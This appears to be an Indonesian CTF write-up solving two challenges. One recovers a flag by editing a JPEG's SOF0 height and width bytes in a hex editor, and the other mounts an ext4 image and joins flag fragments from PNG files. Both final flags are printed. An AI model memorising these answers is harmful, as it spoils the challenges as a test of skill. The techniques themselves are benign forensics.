
Diberikan file **chall.jpg**. Seperti biasa, saya coba **exiftool**, **steghide**, **zsteg**, **foremost** dulu. Karena tidak ada tanda-tanda steganography, akhirnya saya mencari lebih teliti lagi, ada yang janggal dari metadata file **chall.jpg** ini. Gambarnya hanya 10x10, tapi ukurannya cukup besar (untuk ukuran segitu). Dapat saya simpulkan, saya harus mengubah value Height x Width dari file ini. Di sisi lain, terdapat teks "CLIP PAINT STUDIO" di bagian metadata. Intinya itu adalah software visual grafis seperti MS paint, jadi kemungkinan flag ditulis dengan manual di gambar.

Dalam hal ini, saya akan menggunakan tool **HxD** untuk mengedit value hexdump pada file ini. Jadi, dalam suatu file jpg, terdapat struktur hex yang menentukan ukuran suatu gambar. Formatnya seperti ini

FF C0 [length] [precision] [height] [width] [components]
--

Jadi, yang akan saya edit adalah bagian 8 bit setelah **FF C0**, height dan width. Formatnya:

- **FF C0** → Marker SOF0
- **[length]** → Panjang data setelah marker
- **[precision]** → Biasanya 8-bit (0x08)
- **[height] [width]** → Resolusi gambar (2-byte per nilai)



Tinggal cari hex-values **FFC0**, maka kita dapat melihat struktur di atas.

```

01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 .....
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 .....
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 .....
01 01 01 01 01 01 01 01 01 01 01 01 01 FF C0 00 11 08 .....yÀ...
00 0A 00 0A 03 01 11 00 02 11 01 03 11 01 FF C4 .....yÀ
00 1D 00 00 02 03 01 01 01 01 01 01 00 00 00 00 .....
00 00 00 05 06 04 07 08 03 02 09 01 00 FF C4 00 .....yÀ.
34 10 00 02 02 02 02 01 04 01 04 01 04 01 04 02 4.....
03 00 01 02 03 04 05 11 06 12 21 00 07 13 22 31 .....!..."1
08 14 32 41 23 09 15 42 51 61 16 17 24 33 18 71 ..2A#..BQa..$3.q
43 52 81 FF C4 00 1E 01 00 01 04 03 01 01 01 00 CR.yÀ.....

```

Saya akan mengedit **00 0A 00 0A** sesuai dengan ukuran yang saya ingin. Untuk itu, saya menggunakan converter decimal to hex (bebas Dimana aja). Pertama2, saya tes ubah ke 50x50 □ **00 32 00 32**. Sepertinya mulai terlihat bit2-nya. Saya naikan ke 100 x 100 □ **00 64 00 64**, hasilnya begini



100x100



200x200

Sepertinya mulai terlihat coretan-coretan. Setelah saya naikkan ke 200x200 `00 C8 00 C8`, mulai terlihat pada baris bit pertama seperti terpotong atau terlihat seperti mengulangi gambar dari kiri lagi. Artinya, ukuran lebarnya kelebihan. Saya menggunakan [tools online](#) untuk mengukur berapa lebar yang benar.



Ternyata lebarnya harus 160px `A0`. Akhirnya, saya mendapatkan flagnya. Untuk ukuran tingginya, sebenarnya tidak terlalu pengaruh asal masih terbaca flagnya. Tinggal wrap ke format `freepass25{*}`



Flag : `freepass25{b1g_en0ugh}`

2. Mywife

mywife
crypto
help me to find out what is this wrap the flag in freepass25{} format
Attachment : challenge.img author: JersYY


Diberikan file **challenge.img**. saya cek terlebih dahulu ini file jenis apa

```
└─$ file challenge.img
challenge.img: Linux rev 1.0 ext4 filesystem data, UUID=c9003108-358f-4c6e-8aec-4db51e2d1e34 (extents) (64bit) (large files) (huge files)
```

Sepertinya mirip ISO file. Maka dari itu, tinggal di-mount ke folder baru, di sini saya namakan "mnt".

```
(root@Nightcrawler)-[/mnt/c/Users/AC]
# mount challenge.img mnt
```

Maka, dapat dilihat ada gambar istri2 author di dalam folder **mnt**.



Masing-masing gambar berformat **.png** memiliki potongan flag di dalamnya. Tinggal saya gabungkan semuanya, lalu bungkus dalam **freepass25{}** maka akan mendapatkan flag.

Flag : **freepass25{2ace91350ae16347fd38a3554844fe04}**